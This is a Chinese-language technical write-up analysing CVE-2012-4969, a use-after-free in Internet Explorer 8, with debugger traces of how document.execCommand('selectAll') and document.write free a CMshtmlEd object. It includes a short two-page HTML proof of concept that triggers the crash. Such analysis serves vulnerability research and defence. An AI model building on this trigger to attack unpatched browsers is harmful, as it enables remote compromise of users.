**CVE-2012-4969漏洞利用分析**

**0x00 调试环境**

|  |  |
| --- | --- |
| OS: | win7 x86 |
| IE | 8.0.7601.17514 |

**0x01 背景知识**

**document.execCommand**：当一个HTML文档切换到设计模式时，文档对象暴露 execCommand 方法，该方法允许运行命令来操纵可编辑区域的内容。大多数命令影响文档的选择（粗体，斜体等），而其他命令插入新元素（添加链接）或影响整行（缩进）。当使用contentEditable时，调用 execCommand() 将影响当前活动的可编辑元素。

示例：

|  |
| --- |
| <html>  <script>  function Select() {  document.execCommand("selectAll");  };  </script>  <body onload="Select();"">  <div contenteditable="true">a</div>  </body>  </html> |


查找**document.execCommand**在mshtml中对应的函数：

0:017> x mshtml!\*document\*::\*execcommand\*

67d76ffc mshtml!CDocument::execCommand = <no type information>


下面跟踪CDocument::execCommand的调用过程：

1. CDocument::execCommand



第二个参数为document.execCommand参数(“selectAll”)

2. CDocument::execCommand->CBase::execCommand



3. CBase::execCommand->CBase::CmdIDFromCmdName 将命令参数转为CmdID




4. CBase::CmdIDFromCmdName内部通过遍历CBase::cmdTable查找命令对应的CmdID：







5. CBase::execCommand->CDocument::Exec




6. CDocument::Exec->CDoc::ExecHelper




7. CDoc::ExecHelper-> CEditRouter::ExecEditCommand



8. CEditRouter::ExecEditCommand-> CMshtmlEd::Exec



9. CMshtmlEd::Exec->CXXXCommand::Exec





总结下就是document.execCommand("selectAll")会将"selectAll"转为CmdID(“1f”)并调用CCommand::Exec最终调用CXXXCommand::Exec执行命令。


**0x02 漏洞原理**

**1. poc说明**

|  |
| --- |
| //CVE-2012-4969.htm  <html>  <body>  <script>  var arr = new Array();  arr[0] = window.document.createElement("img");  arr[0]["src"] = "1";  </script>  <iframe src="poc.htm"></iframe>  </body>  </html>  //poc.htm  <html>  <script>  function Select() {  document.execCommand("selectAll");  };  function Trigger() {  document.write("1");  parent.arr[0].src = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";  }  </script>  <body onload="Select();" onselect="Trigger();">  <div contenteditable="true">a</div>  </body>  </html> |

poc由两个html页面组成：

CVE-2012-4969.htm里创建了一个array并创建了一个img对象给array[0]，img[“src”]=1




（由于这里只是createElement("img")而并没有绑定dom树，所以可以看到这里CImgElement无对应的CtreeNode）

同时插入一段iframe加载了poc.htm。

poc.htm在load的时候执行Select()，Select()会调用document.execCommand("selectAll")，由于selectAll会触发onselect事件最终会调用Trigger()函数，Trigger()执行document.write("1")，并将parent.arr[0].src修改为一个字符串。

**2. 漏洞分析**


开启hpa ust加载CVE-2012-4969.htm



可以漏洞触发的现场是在CMshtmlEd::Exec函数，之前通过逆向CDocument::execCommand 可以知道会进入CMshtmlEd::Exec函数，这里发现在CMshtmlEd::Exec函数过程中会执行document.write("1");返回CMshtmlEd::Exec后就触发的页堆的访问异常，具体来看看漏洞现场的edi来源：



通过IDA可以看出edi来源于this指针也就是CMshtmlEd对象，然而CMshtmlEd对象已经被释放，所以这里应该是一个UAF漏洞，漏洞触发的时机是进入CMshtmlEd::Exec后执行了document.write("1")，而在document.write("1")中释放了CmshtmlEd对象，最终返回CMshtmlEd::Exec后再次调用CMshtmlEd的虚函数导致了访问了已释放的内存地址，通过windbg也可以验证相关猜测：




跟进document.write("1")看看是否存在对CMshtmlEd对象的释放操作。

document.write在mshtml.dll里对应了CDocument::write函数

**CDocument::write-> CDocument::open**


CDocument::write会向当前Document:写入文档流，在关闭/已加载（渲染完成）的文档上调用document.write会调用document.open，这将清除该文档。



**CDocument::open-> COmWindowProxy::SwitchMarkup**





**COmWindowProxy::SwitchMarkup->CEditRouter::Passivate**




loc\_74D04988这个分支中首先会调用CMarkup::HasEditRouter判断是否有Edit的消息，如果有的话则不进行跳转，先通过CMarkup::GetEditRoute取得EditRoute并通过CEditRouter::Passivate释放。

**CEditRouter::Passivate->mshtml!ReleaseInterface**





此时eax保存了CMshtmlEd对象指针，最终调用CMshtmlEd::Release()释放该对象

